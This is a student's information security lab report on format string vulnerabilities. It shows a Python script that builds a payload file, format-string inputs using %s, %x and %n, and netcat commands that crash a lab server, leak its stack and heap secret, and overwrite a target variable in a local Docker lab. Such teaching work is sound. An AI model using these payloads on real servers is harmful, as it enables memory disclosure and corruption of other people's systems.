INFORMATION SECURITY LAB 05

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

TASK 01 : Crashing the program


In this lab, we understand the working of Format String Vulnerability. The printf() function takes two arguments – the first being the format string and the second containing variable no. of arguments(optional) . When the printf() function is called, the va_list pointer is initialized. For every format specifier in the string specified, the va_pointer advances and prints out the data stored. This is the behaviour of printf() when more than one argument is provided.

When a single argument is provided to the printf() function, then it prints the value generally. However, the problem occurs when format strings are passed as inputs to a variable (printf(msg)). We will be working on this vulnerability in this lab.

Address randomization is turned off to ensure that the stack frames are always loaded into the same location in the memory. This may not be essential in the first few tasks, but it is needed when we are working with address spaces.

The stack is made non-executable so that code injections into data locations cannot be done.

When the make command is executed, we see the compiler warnings, suggesting that the gcc compiler warns the user of using single argument in the printf() function.




```
PES1UG20CS280(Pavan)~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
PES1UG20CS280(Pavan)~$make
gcc -o server server.c
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   44 |     printf(msg);
      |     ^~~~~~
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   44 |     printf(msg);
      |     ^~~~~~
PES1UG20CS280(Pavan)~$make install
cp server ../fmt-containers
cp format-* ../fmt-containers
PES1UG20CS280(Pavan)~$
```

The files are made and pushed into the fmt-containers folder so that the containers created can make use of the same.


INFORMATION SECURITY LAB 05

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

Server-10.9.0.5 is brought up using the command shown below-



```
PES1UG20CS280(Pavan)~$docker-compose up
```




```
PES1UG20CS280(Pavan)~$echo hello | nc 10.9.0.5 9090
^C
PES1UG20CS280(Pavan)~$
```

When the first command echo 'hello' is sent to the server listening at port 9090, we obtain the following results.

The server has received 6 bytes ('hello\0') from the client. The subsequent address locations printed are also shown below.


The server gracefully returns the data that the user has accessed and returns properly.



```
Attaching to cs280_server-10.9.0.6, cs280_server-10.9.0.5
cs280_server-10.9.0.5 | Got a connection from 10.9.0.1
cs280_server-10.9.0.5 | Starting format
cs280_server-10.9.0.5 | The input buffer's address:    0xffffd6d0
cs280_server-10.9.0.5 | The secret message's address:  0x080b4008
cs280_server-10.9.0.5 | The target variable's address: 0x080e5068
cs280_server-10.9.0.5 | Waiting for user input ......
cs280_server-10.9.0.5 | Received 6 bytes.
cs280_server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd5f8
cs280_server-10.9.0.5 | The target variable's value (before): 0x11223344
cs280_server-10.9.0.5 | hello
cs280_server-10.9.0.5 | The target variable's value (after):  0x11223344
cs280_server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

In this subtask, we generate a build-string-T1.py file that takes 30 '%s' format specifiers as input to message variable. The printf() stack frame is created below myprintf() function. For every format specifier in the format string, the va_pointer advances in the va_list and replaces it with strings present. The '%s' format specifier looks for a char* pointer. It continues advancing until a \0 terminating character is obtained.


30 '%s' specifiers indicate 30 strings to be placed in the format string. Myprintf() does not contain 30 strings inside of its stack frame. Therefore, the va_list pointer is unable to retrieve all the required strings; the program basically crashes.



```
PES1UG20CS280(Pavan)~$chmod u+x build-string-T1.py
PES1UG20CS280(Pavan)~$./build-string-T1.py | nc 10.9.0.5 9090
^C
PES1UG20CS280(Pavan)~$
```

The same can be verified on the server as we see that graceful return/termination does not happen.

Another interesting observation is that the server says it received 61 bytes. Our input to message was "%s"*30 which is basically 2bytes (1 for %and 1 for s) *30 +1 \0 character, which makes it 61 bytes.



```
cs280_server-10.9.0.5 | Got a connection from 10.9.0.1
cs280_server-10.9.0.5 | Starting format
cs280_server-10.9.0.5 | The input buffer's address:    0xffffd6d0
cs280_server-10.9.0.5 | The secret message's address:  0x080b4008
cs280_server-10.9.0.5 | The target variable's address: 0x080e5068
cs280_server-10.9.0.5 | Waiting for user input ......
cs280_server-10.9.0.5 | Received 61 bytes.
cs280_server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd5f8
cs280_server-10.9.0.5 | The target variable's value (before): 0x11223344
```

INFORMATION SECURITY LAB 05


Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

TASK 2 : Stack Data

Task 2A


The aim of this subtask is to print out the contents of the myprintf() stack frame. In order to identify the end of the variables in the stack frame, we introduce "@@@@". "@" has a hexadecimal value of 0x40 and subsequently one %x format specifier will generate 4 bytes (0x40404040).

Build-string-T2.py introduces the "@@@@" into the myprintf() stack frame. It uses 64 %x format specifiers, indicating that 64 data entries (each of size 4 bytes) are to be returned. Ideally, if the number of format specifiers exceeds the number of stack entries of that data type in the stack frame, then it will cause the program to crash.



```
PES1UG20CS280(Pavan)~$chmod u+x build-string-T2.py
PES1UG20CS280(Pavan)~$./build-string-T2.py | nc 10.9.0.5 9090
^C
PES1UG20CS280(Pavan)~$
```

In our case, the last %x character is replaced with 40404040 as seen in the output generated. This indicates that "@@@@" is stored at the start of the myprintf() stack frame. Returned properly is displayed, indicating that the program does not crash (all 64 %x identifiers find value substitutions inside the same stack frame).




```
cs280_server-10.9.0.5 | Got a connection from 10.9.0.1
cs280_server-10.9.0.5 | Starting format
cs280_server-10.9.0.5 | The input buffer's address:    0xffffd6d0
cs280_server-10.9.0.5 | The secret message's address:  0x080b4008
cs280_server-10.9.0.5 | The target variable's address: 0x080e5068
cs280_server-10.9.0.5 | Waiting for user input ......
cs280_server-10.9.0.5 | Received 133 bytes.
cs280_server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd5f8
cs280_server-10.9.0.5 | The target variable's value (before): 0x11223344
cs280_server-10.9.0.5 | @@@@1122334410008049db580e532080e61c0ffffd6d0ffffd5f880e
62d480e5000ffffd6988049f7effffd6d00648049f4780e5320557ffffd755ffffd6d080e532080e
97200000000000000000000000000005e7c1c0080e500080e5000ffffdcb88049effffffd6d0855dc8
0e5320000ffffdd840008540404040
cs280_server-10.9.0.5 | The target variable's value (after):  0x11223344
cs280_server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

<u>**INFORMATION SECURITY LAB 05**</u>

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

Task 2b


The secret message address is shown below --



```
cs280_server-10.9.0.5 | Got a connection from 10.9.0.1
cs280_server-10.9.0.5 | Starting format
cs280_server-10.9.0.5 | The input buffer's address:    0xffffd6d0
cs280_server-10.9.0.5 | The secret message's address:  0x080b4008
cs280_server-10.9.0.5 | The target variable's address: 0x080e5068
cs280_server-10.9.0.5 | Waiting for user input ......
```


In this subtask, the secret message is stored on the heap. The address of the same must be introduced into the stack frame, so that when the format specifier '%s' is passed, the char* pointer points to the heap location where the secret message is stored, thereby retrieving it and displaying it to the user.

Badfile is created consisting of 1500 bytes (all filled with 0x0). The first four bytes of the badfile are replaced with the address of the heap where the secret message is stored. The next four bytes are replaced with the string "abcd". Subsequently, the format string replaces the next set of bytes in the badfile. When main() calls dummy_str() and eventually myprintf(), the entirety of the 1500 bytes are passed as an argument to the myprintf() function(). The heap address and "abcd"'s address are both written into the stack frame first.



```
PES1UG20CS280(Pavan)~$rm badfile
PES1UG20CS280(Pavan)~$touch badfile
PES1UG20CS280(Pavan)~$chmod u+x build-string-T2b.py
PES1UG20CS280(Pavan)~$./build-string-T2b.py
PES1UG20CS280(Pavan)~$cat badfile | nc 10.9.0.5 9090
PES1UG20CS280(Pavan)~$
```

The format string expects 63 %x substitutions, so the same happens. As seen in the output, first the address is written and then the string "abcd". After that, 63 substitutions take place. Then %s format specifier expects a string substitution (a char* pointer), so the specifier is substituted with the value stored at the address location specified (in the heap). Therefore, "A secret message" is displayed on screen.



```
cs280_server-10.9.0.5 | Got a connection from 10.9.0.1
cs280_server-10.9.0.5 | Starting format
cs280_server-10.9.0.5 | The input buffer's address:    0xffffd6d0
cs280_server-10.9.0.5 | The secret message's address:  0x080b4008
cs280_server-10.9.0.5 | The target variable's address: 0x080e5068
cs280_server-10.9.0.5 | Waiting for user input ......
cs280_server-10.9.0.5 | Received 1500 bytes.
cs280_server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd5f8
cs280_server-10.9.0.5 | The target variable's value (before): 0x11223344
cs280_server-10.9.0.5 |@
                        abcd1122334410008049db580e532080e61c0ffffd6d0ffffd5f880e6
2d480e5000ffffd6988049f7effffd6d00648049f4780e53205dc5dcffffd6d0ffffd6d080e97200
0000000000000000000000002562b80080e500080e5000ffffdcb88049effffffd6d05dc5dc80e53
20000ffffdd840005dcA secret message
cs280_server-10.9.0.5 | The target variable's value (after):  0x11223344
cs280_server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

INFORMATION SECURITY LAB 05

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

The program does not crash; it successfully terminates.


TASK 3 : Modifying the Server's program memory

Task 3A : Change the value to a different value

In this subtask, we intend on modifying the content that is stored in the target variable(0x11223344).

When the %n format specifier is used, the number of characters printed out by the printf() function is written into the address pointed to, by the va_list pointer.


We know that the address of the target variable is 0x080e5068. We must print this address first, so that this data entry gets stored at the top of the stack frame. We have previously used 64 %x format specifiers to identify the size of the stack data.



```
cs280_server-10.9.0.5 | The input buffer's address:    0xffffd6d0
cs280_server-10.9.0.5 | The secret message's address:  0x080b4008
cs280_server-10.9.0.5 | The target variable's address: 0x080e5068
cs280_server-10.9.0.5 | Waiting for user input ......
```

For this task we use 63 %x format specifiers followed by a %n format specifier. The va_list pointer points to the target address when %n is read. This therefore, writes the number of characters printed into the location pointed to, by the address (which is the target variable).

The badfile is created using the code shown below-



```python
#!/usr/bin/python3
import sys
N = 1500
content = bytearray(0x0 for i in range(N))
number  = 0x080e5068
content[0:4]  =  (number).to_bytes(4,byteorder='little')
s = "%.8x"*63 + "%n"
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt
with open('badfile', 'wb') as f:
        f.write(content)
```

Using ".8%x" indicates that every hexadecimal value returned must be padded with 0's(0x0) until the number of characters in that hexadecimal value is equal to 8.

Eg: 0x4C returned is placed as 0x0000004C , 0xAABBCC returned is placed as 0x00AABBCC and so on.

INFORMATION SECURITY LAB 05


Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

Target variable will store the number of characters printed. We will be calculating the number of characters printed.

The target variable address is printed first into the stack frame. This is 4 bytes.


“%.8x” prints 8 characters. 63 such characters are printed before %n is reached.

So, the total number of characters printed are 8*63 + 4 = 508 == 0x1fC



```
PES1UG20CS280(Pavan)~$rm badfile
PES1UG20CS280(Pavan)~$touch badfile
PES1UG20CS280(Pavan)~$chmod u+x build-string-T3A.py
PES1UG20CS280(Pavan)~$./build-string-T3A.py
PES1UG20CS280(Pavan)~$cat badfile | nc 10.9.0.5 9090
PES1UG20CS280(Pavan)~$
```

The same is shown below--



```
cs280_server-10.9.0.5 | Got a connection from 10.9.0.1
cs280_server-10.9.0.5 | Starting format
cs280_server-10.9.0.5 | The input buffer's address:    0xffffd6d0
cs280_server-10.9.0.5 | The secret message's address:  0x080b4008
cs280_server-10.9.0.5 | The target variable's address: 0x080e5068
cs280_server-10.9.0.5 | Waiting for user input ......
cs280_server-10.9.0.5 | Received 1500 bytes.
cs280_server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd5f8
cs280_server-10.9.0.5 | The target variable's value (before): 0x11223344
cs280_server-10.9.0.5 | h1122334400001000 08049db5080e5320080e61c0ffffd6d0ffffd5f
8080e62d4080e5000ffffd69808049f7effffd6d0000000000000006408049f47080e5320000005d
c000005dcffffd6d0ffffd6d0080e972000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000004be1cc0
0080e5000080e5000ffffdcb808049efffffd6d0000005dc000005dc080e53200000000000000000
000000000ffffdd840000000000000000000000000000005dcThe target variable's value (af
ter):  0x000001fc
cs280_server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

All the leading zeroes printed are 0x0s that are padded to the value returned from the va_list.

Again, the program successfully terminates.

Task 3B : Change the value to 0x5000

This sub-task is similar to sub-task 3A, however now we will control what value gets printed into the target variable.

We realised previously that %n stores the number of characters printed. If we intend to store 0x5000 in target variable, then it means that we would have to give printf() the perception that it has printed out 20480 characters before it reached the target address frame.

Previously we saw that ".8%x" pads the returned result with 0x0's until it reaches the limit specified (8). This means that ".10%x" will pad till 10 hex characters are obtained, ".100%x" will pad till 100 hex characters are reached and so on.

So by altering the 0x0 padding for a certain %x, we can print out any number of desired zeroes.

